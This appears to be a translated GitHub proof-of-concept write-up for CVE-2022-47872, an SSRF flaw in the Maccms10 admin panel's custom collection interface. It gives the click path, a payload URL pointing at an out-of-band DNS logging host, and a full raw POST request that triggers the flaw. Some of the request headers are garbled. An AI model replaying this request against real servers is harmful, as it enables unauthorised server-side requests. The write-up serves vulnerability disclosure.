 cedric1314/cve-2022-47872
Proof-of-concept per la vulnerabilità SSRF nel pannello di amministrazione di Maccms10, che dimostra lo sfruttamento tramite raccolta di interfacce personalizzate con dettagli delle richieste HTTP.

#CVE-2022-47872
maccms10 admin+ attacchi ssrf
Panoramica
Informazioni sul sito web del produttore:https://maccms.pro
Indirizzo di download del codice sorgente : https://github.com/maccmspro/maccms10.git

Versione interessata: V2021.1000.2000
2.Dettagli della vulnerabilità
https://github.com/maccmspro/maccms10/issues/22

Accedi al pannello di amministrazione, clicca su Colleziona --> Interfaccia personalizzata --> Indirizzo interfaccia,

Nel campo nome inserisci payload1:http://7ca8e96e.dns.1433.eu.org.

Può causare attacchi SSRF.
Nome della vulnerabilità:attacchi SSRF
Livello di vulnerabilità:Rischio medio
Posizione della vulnerabilità: clicca su Colleziona --> Interfaccia personalizzata --> Indirizzo interfaccia
3.Riproduzione delle vulnerabilità e

POST http://192.168.52.163/admin.php/admin/collect/info.html HTTP/1.1
Host: 192.168.52.163
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: /
AcceptLanguage: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding:gzip,deflate
Content-Type: applicat ion/ x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 226
Origin: http://192.168.52.163
Connection: close
Referer: http://192.168.52.163/admin.php/admin/collect/info.html
Cookie: PHPSESSID=gn328q2i2ruajsh96qoll65ia7
collect_id=&token=8d639020c85bde89f9276381d2460046&collect_name=1111&collect_url=http%3A%2F%2F7ca8e96e.dns.1433.eu.org.&collect_param=%26q%3D1&collect_type=1&collect_mid=1&collect_opt=Ø&collect_filter=0&collect_filter_from=